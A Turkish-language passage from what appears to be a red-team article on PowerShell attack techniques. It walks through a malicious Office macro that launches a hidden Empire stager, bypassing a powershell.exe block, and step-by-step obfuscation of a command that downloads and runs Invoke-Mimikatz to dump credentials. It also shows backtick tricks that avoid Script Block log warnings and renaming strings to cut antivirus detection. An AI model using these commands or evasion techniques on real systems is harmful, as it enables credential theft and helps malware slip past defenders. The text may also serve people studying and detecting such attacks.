Yukarıda verilen Macro herhangi bir Office ailesi ürüne eklendiğinde ve Macro aktif olduğu zamanda PowerShell tabanlı Stager çalışacaktır. Office üzerinde Macro'lar varsayılan olarak

kapalıdır ve kullanıcı Macro eklenmiş dosyayı açtığı zaman Macro'nun çalıştırılıp çalıştırılmamasına karar vermesi gereken uyarı çıkacaktır. Kullanıcı bu noktada Macro'nun çalışmasını kabul ederse Macro çalışacaktır.

Macro kodu incelendiğinde, Debugging isimli bir fonksiyon oluşturulmuştur ve fonksiyon ikiye ayrılmaktadır. Öncelikle **str** isimli değişken atanmış ve değişken değeri olarak powershell.exe, parametreleri ve encode edilmiş Stager tanımlanmıştır. Çağırılan PowerShell processi için kullanılan parametreler **-noP -sta -w 1 -enc** şeklindedir. Sırasıyla, **NoProfile** anlamına gelen ilk parametre o an aktif olan kullanıcının profilinin yüklenmemesi, **sta** parametresi ise başlatılacak olan PowerShell processinin tek thread modunda başlatılması, **WindowStyle** parametresi ise **1** değeri ile gizli pencerede olacağı ve **enc (encodedCommand)** parametresi ise değer olarak Base64 ile encode edilmiş PowerShell kodu verildiği anlamına gelmektedir. Macro içerisinde bulunan Stager decode edilmiştir ve aşağıda verilmiştir.




Şekil 12 - Decode Edilen Empire Stager'ı

Stager öncelikle Anti-Malware Scan Interface (AMSI) önlemini bypass etmekte, iletişimi şifrelemek için gereken işlemleri yapmakta ardından sistemde kullanılan bir Proxy varsa bilgilerini alıp Listener oluşturulurken kullanılan değerleri kullanarak komuta kontrol merkezi ile ilk iletişimini başlatmaktadır. Son olarak gelen cevap içerisinde geçen PowerShell komutları/scriptleri **IEX (Invoke-Expression)** ile çalıştırılmaktadır.

Macro içerisindeki fonksiyonun ikinci kısımda ise ilgili Stager'ı çalıştıracak PowerShell processi WMI üzerinden gizli pencere olacak şekilde çağırılmaktadır. Son olarak VBScript dilinde varsayılan fonksiyonlardan olan **AutoOpen()** ve **Document_Open()** fonksiyonları tanımlanmıştır ve ilgili fonksiyonlar tetiklendiğinde **Debugging** fonksiyonu çağırılmaktadır.

Bu şekilde oluşturulan Macro bir dokümanın içerisine eklenirken macronun dokümanın içerisine eklendiğinden emin olunmalıdır. Macro eklenirken "Macros in" değeri için "Dokümanın Adı (Document)" değeri seçilmelidir. Bu yapılmadığı durumda veya varsayılan değer seçildiğinde, Macro yerel sisteme kayıt edilecektir ve doküman hedefe gönderildiğinde sadece oluşturulan dosya gidecektir. Macro dokümana değil sisteme eklendiği için hedefe gitmeyecektir. Ayrıca dosya kayıt edilirken (örnek olarak Word dosyasına eklenmiştir) Word 97-2003 Document (*.doc) seçeneğinin seçilmesi macronun sağlıklı çalışması için önemlidir. Bu seçenek ile üretilen Word dosyaları genel dosya türü olup tüm Word versiyonlarında sağlıklı bir şekilde çalışmaktadır.

Aşağıda örnek olarak oluşturulan dosyanın varsayılan ayarlar ile kurulmuş Office Word ile açılmasına ait ekran görüntüsü verilmiştir. Varsayılan ayarlarda Macro'lar direkt çalıştırılmadığı ve kullanıcının onay alındığı unutulmamalıdır. Kullanıcı Macro'ları aktif ettiği anda Empire Stager'ı çalışacaktır ve normal şartlarda hedef sistemde komut çalıştırılabilir seviyeye gelinecektir.



Şekil 13 - Varsayılan Macro Durumu

2.3. PowerShell > powershell.exe

Empire kullanılarak Windows sistemler için oluşturulmuş Stager'ın kodları incelendiğinde doğrudan **`powershell.exe`**'nin çalıştırılmasına ihtiyaç duyduğu çıkarımı yapılabilir. Bu çıkarım doğrultusunda **`powershell.exe`**'nin çalıştırılmasının engellenmesi, kısıtlanması bir önlem olarak düşünülebilir. Fakat böyle bir yaklaşım sorunu sağlıklı şekilde ortadan kaldırmayacaktır. Çünkü PowerShell bir çalıştırılabilir dosyadan (**`powershell.exe`**) çok daha fazlasıdır ve **`powershell.exe`** ise PowerShell için konsol uygulamasıdır. PowerShell Windows işletim sisteminin ana bileşenlerinden bir tanesi olan **`System.Management.Automation.dll`** içerisinde işlem yapar ve doğal olarak ana bileşenlerden bir tanesi olduğu için kaldırılamaz. Örneğin, **`powershell.exe`**'nin çalıştırılmasının engellenmiş olduğu bir sistemde **`powershell_ise.exe`** üzerinden yine PowerShell'e erişilip işlem yapılabilir? Bunun sebebi yukarıda da bahsedildiği üzere PowerShell'in çalıştırılabilir bir dosyadan çok daha fazlasını ifade etmesidir.

`powershell.exe`'nin kullanımının engellenmesinin olumlu yanları olacağı gibi olumsuz yanları da olacaktır. Kullanımın engellenmesi direkt olarak saldırılara çözüm olmayacaktır ancak saldırganların işini zorlaştıracaktır. Bir diğer taraftan PowerShell temelde sistem yöneticileri için geliştirilmiştir, **`powershell.exe`**'nin kullanımının engellenmesi sistem yöneticisinin PowerShell erişimini de ciddi oranda zorlaştıracaktır.


Peki hedef sistemde **`powershell.exe`** kullanımı engellenmiş ise nasıl atlatılabilir? Bunun için sırasıyla;

- **`System.Management.Automation.dll`**'i referans olarak kullanan bir C# uygulaması geliştirilir.
- Çalıştırmak istenilen PowerShell komutları referans olarak çağırılan DLL'e teslim edilir.

Yukarıdaki iki adım gerçekleştirildiğinde **`powershell.exe`** kullanımı engellenmiş bile olsa PowerShell komutları çalıştırılabilir ve istenilen işlemler gerçekleştirilebilir. Aslında geliştirilen bu uygulamanın yaptığı işlemler, **`powershell.exe`**'nin yaptıklarından pek de farklı değildir çünkü **`powershell.exe`** de bu şekilde çalışmaktadır.

Bu şekilde alınmış bir önlemi aşmak için hem PowerShell komut ve kodlarını çalıştırmak hem de PowerShell tabanlı saldırı scriptlerini içerisinde barındıran birçok proje bulunmaktadır. Bunlardan bazıları; P0wnedShell, Unmanaged PowerShell, PowerOPS ve PSAttack projeleridir.

Aşağıdaki ekran görüntüsünde **powershell.exe**'nin çalıştırılması engellenmiş olan sistemde PSAttack projesi ile PowerShell'e erişim sağlanmıştır ve PowerShell komutu çalıştırılmıştır.



Şekil 14 - PSAttack İle PowerShell Engelinin Bypass Edilmesi

2.4. Obfuscation İşlemleri

Obuscation'ı kısaca, olmasa da olur kısımların tespit edilmesi, çıkartılması veya başka şekilde tanımlanması olarak tanımlayabiliriz. Kod içerisinde önemli olmayan kısımlar bu işlemde önemli olmaktadır. İmza tabanlı tespitlerden kaçmak için Obfuscation (Karmaşıklaştırma) çok başvurulan yöntemlerden bir tanesidir ve PowerShell scripting dili olduğu için obfuscation konusunda zorlanılmamaktadır. Herhangi bir dilde yazılmış kodu karmaşıklaştırma konusundaki başarının, dil bilgisi ile doğru orantılı olduğu unutulmamalıdır.

Yazı için örnek olarak Mimikatz'ın PowerShell hali olan **Invoke-Mimikatz.ps1** scripti hedef sistem üzerinde çalıştırılabilmesi hedeflenmiştir. Script'in hedef sisteme indirilmesi ve çalıştırılması için aşağıdaki komut kullanılmıştır.

Komut

```
Invoke-Expression (New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifes
tation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -
DumpCreds
```

Yukarıda verilen komut çok yaygın kullanım oranına sahip bir söz dizimine sahiptir ve kullanılan kütüphane veya Cmdlet bile direkt olarak hedef sistem üzerinde alarm oluşmasına sebep olabilir. Bu noktada komut incelenip olmasa da olur kısımlar elenmeye ve tanımlar mümkün olduğu durumlarda başka şekillerde belirtilmeye çalışılmıştır.

Öncelikle **System.Net.WebClient** kısmında bulunan **System** tanımını kaldırılabilir çünkü .NET fonksiyonlarında **System** tanımı olmasa da olur.

Yeni Komut

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -
DumpCreds
```

HTTP veya HTTPS dikkat çeken değerlerdir. Komut içerisinde bulunan URL sabit bir değerdir ve istenildiği gibi parçalara ayrılıp toplanabilir.

Yeni Komut

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('ht'+'t'+'ps'+':'+'/'+'/'+'raw.githubusercontent.c
om/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-
Mimikatz -DumpCreds
```

(New-Object Net.WebClient) kütüphane tanımını değişken olarak atayabiliriz ardından kullanılacak olan yerde çağırabiliriz.

Yeni Komut


```
$get = New-Object Net.Webclient; Invoke-Expression
$get.DownloadString('ht'+'t'+'ps'+':'+'/'+'/'+'raw.githubusercontent.com/mattife
station/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -
DumpCreds
```

DownloadString tanımı da dikkat çeken bölümlerden bir tanesidir. Çünkü birçok PowerShell tabanlı saldırı esnasında kullanılmıştır ve kullanılmaya devam etmektedir. **DownloadString** yerine geçecek başka tanımlar olsa da yine de bu tanım kullanılabilir ve imza tabanlı tespitlerden kaçırma hedeflenebilir. Bu noktada **DownloadString** tanımını iki adet " karakteri arasına alınabilir ve PowerShell için bu herhangi bir sorun teşkil etmeyecektir. Ancak yine de bir imzayı tetikleyebilecek durumdadır. Bunu aşmak için ` karakteri kullanılabilir. ` karakteri PowerShell içerisinde kaçış karakteridir. Aşağıdaki ekran görüntüsünde görülebileceği üzere PowerShell üzerinde ` karakteri belirli durumlarda kullanıldığı zaman özel anlamlara gelmektedir.


```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3
```

Şekil 15 - Kaçış Karakteri Tanımları

Bu tanımlar dışındaki kullanımlarda PowerShell herhangi bir tepki vermemektedir ve çalışmaya ` karakteri yokmuş gibi devam etmektedir. Örneğin **`powershell -exec bypass`** komutu çalıştırıldığında Script Block loglamanın aktif olduğu bir sistemde Warning seviyesinde log oluşacaktır. Aynı işlem **`powershell -exec `B`y`P`A`Ss`** komutu ile gerçekleştirildiğinde ise Warning seviyesinde log oluşmamaktadır. Her iki komutta aynı işlemi yapmaktadır ancak ` karakteri sayesinde normalde şüpheli olarak işaretlenen komut tespitten kaçabilmiştir.



Şekil 16 - Warning Seviyesinde Oluşan Log



Şekil 17 - Warning Seviyesinde Log Oluşmaması

Yukarıda da belirtildiği üzere komut içerisinde bulunan **DownloadString** tanımını iki adet " karakteri arasına alınabilir ve devamında özel bir anlama gelmeyecek şekilde ` karakteri kullanılabilir. Aynı zamanda **Net.Webclient**, **New-Object** için argümandır ve aynı işlem onun içinde gerçekleştirilebilir.

Yeni Komut


```
$get = New-Object "`N`et.`W`ebc`l`i`ent"; Invoke-Expression
$get."D`o`wn`l`oa`d`Str`in`g"('ht'+'t'+'ps'+':'+'/'+'/'+'raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```

Bu noktada nihai komut kullanılarak bazı kontroller atlatılabilir veya devam edilerek komut daha da karmaşıklaştırılabilir. Bu şekilde komut veya kod karmaşıklaştırma için geliştirilmiş "Invoke-Obfuscation" projesi bulunmaktadır. Bu proje ile birçok farklı teknik kullanılarak çalıştırılmak istenilen komut veya kod karmaşıklaştırılabilir. Örnek olarak bölümün girişinde verilen komut, Invoke-Obfuscation projesindeki **TOKEN\COMMAND\3** Obfuscator'ı ile karmaşıklaştırılmıştır ve aşağıda verilmiştir.

Invoke-Obfuscation - TOKEN\COMMAND\3


```
.("{2}{0}{4}{5}{1}{3}"-f 'ke-Expr','io','Invo','n','es','s') (&("{2}{1}{0}" -f'ct','Obje','New-')
System.Net.WebClient).DownloadString('https://ipOrDomain/Invoke-Mimikatz.ps1');
.("{0}{3}{2}{1}"-f'Inv','atz','k','oke-Mimi') -DumpCreds
```

İlgili proje içerisinde birçok başka obfuscator bulunmaktadır ve birden fazla teknik bir arada da kullanılabilir. Bu noktaya kadar gerçekleştirilen karmaşıklaştırma işlemi genelde komut satırı için yazılan alarm veya korelasyon kurallarını atlamak içindir. Ancak **Invoke-Mimikatz.ps1** dosyası başta Windows işletim sisteminde kurulum ile gelen Defender olmak üzere birçok güvenlik çözümü tarafından tespit edilmektedir. Script'in VirusTotal'deki tarama sonucuna ait ekran görüntüsü aşağıdaki gibidir ve görüleceği üzere birçok güvenlik ürünü tarafından zararlı olarak tespit edilmiştir.



Şekil 18 - Invoke-Mimikatz.ps1 Tarama Sonucu

Aynı zamanda direkt olarak hedef sistemde çalıştırıldığında Anti-Malware Scan Interface (AMSI)'i kullanan Defender tarafından da zararlı olarak tespit edilmektedir.




Şekil 19 - AMSI ve Invoke-Mimikatz.ps1

Güvenlik ürünlerinin sadece belirli kelimelere (örneğin Mimikatz kelimesine) imza yazdığı durumlar ile karşılaşılabilir. Aşağıda basit bir PowerShell scripti bulunmaktadır ve orijinal **`Invoke-Mimikatz.ps1`** dosyasından alınmış örnek yorum satırları ile fonksiyon adını barındırmaktadır. İlgili kodun yaptığı tek şey ekrana Mimikatz kelimesini yazmaktır ve devamında da VirusTotal üzerindeki tarama sonucu verilmiştir.

Invoke-Mimikatz.ps1

```
function Invoke-Mimikatz {
<#
.SYNOPSIS
This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to
reflectively load Mimikatz completely in memory. This allows you to do things
such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against
multiple computers.

This script should be able to dump credentials from any version of Windows
through Windows 8.1 that has PowerShell v2 or higher installed.

Function: Invoke-Mimikatz
Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com.
Email: benjamin@gentilkiwi.com. Twitter @gentilkiwi
License:  http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.0 alpha (12/14/2015)
#>
    Write-Output "Mimikatz"
}
```




Şekil 20 - Örnek Tarama Sonucu

Invoke-Mimikatz.ps1 scripti incelendiğinde içerisinde birçok yorum satırı (+250 satır) olduğu görülecektir ve yorum satırları Script'in çalışmasına engel değildir. Herhangi bir dosyada bir byte değişir ise dosyanın imzası değişir ve doğru byte/bytelar değişirse güvenlik önleminin imza tabanlı tespitinden kaçılabilir. Bu noktada yorum satırları temizlenmiştir ve aşağıdaki değerler karışıklarındaki değerler ile değiştirilmiştir.

Önceki Değer	Sonraki Değer
Invoke-Mimikatz	Invoke-Leg1t
DumpCreds	DpCr3dz
DumpCerts	DpC3rtz
$TypeBuilder	$T3Bu1ld
NoteProperty	`N`ot`e`Pr`o`p`erty

Yorum satırlarının temizlenmesi ve ardından yapılan beş adet değişiklik ile tespit oranı 29'dan 12'ye kadar düşmüştür. Aşağıdaki ekran görüntüsünde de görüldüğü gibi sadece ilgili değişiklikler ile birçok güvenlik ürünü dosyayı temiz olarak görmektedir. Karmaşıklaştırma teknikleri kullanılarak script üzerinde değişiklikler yapılmaya devam edilirse tespit oranı 0'a kadar inecektir.

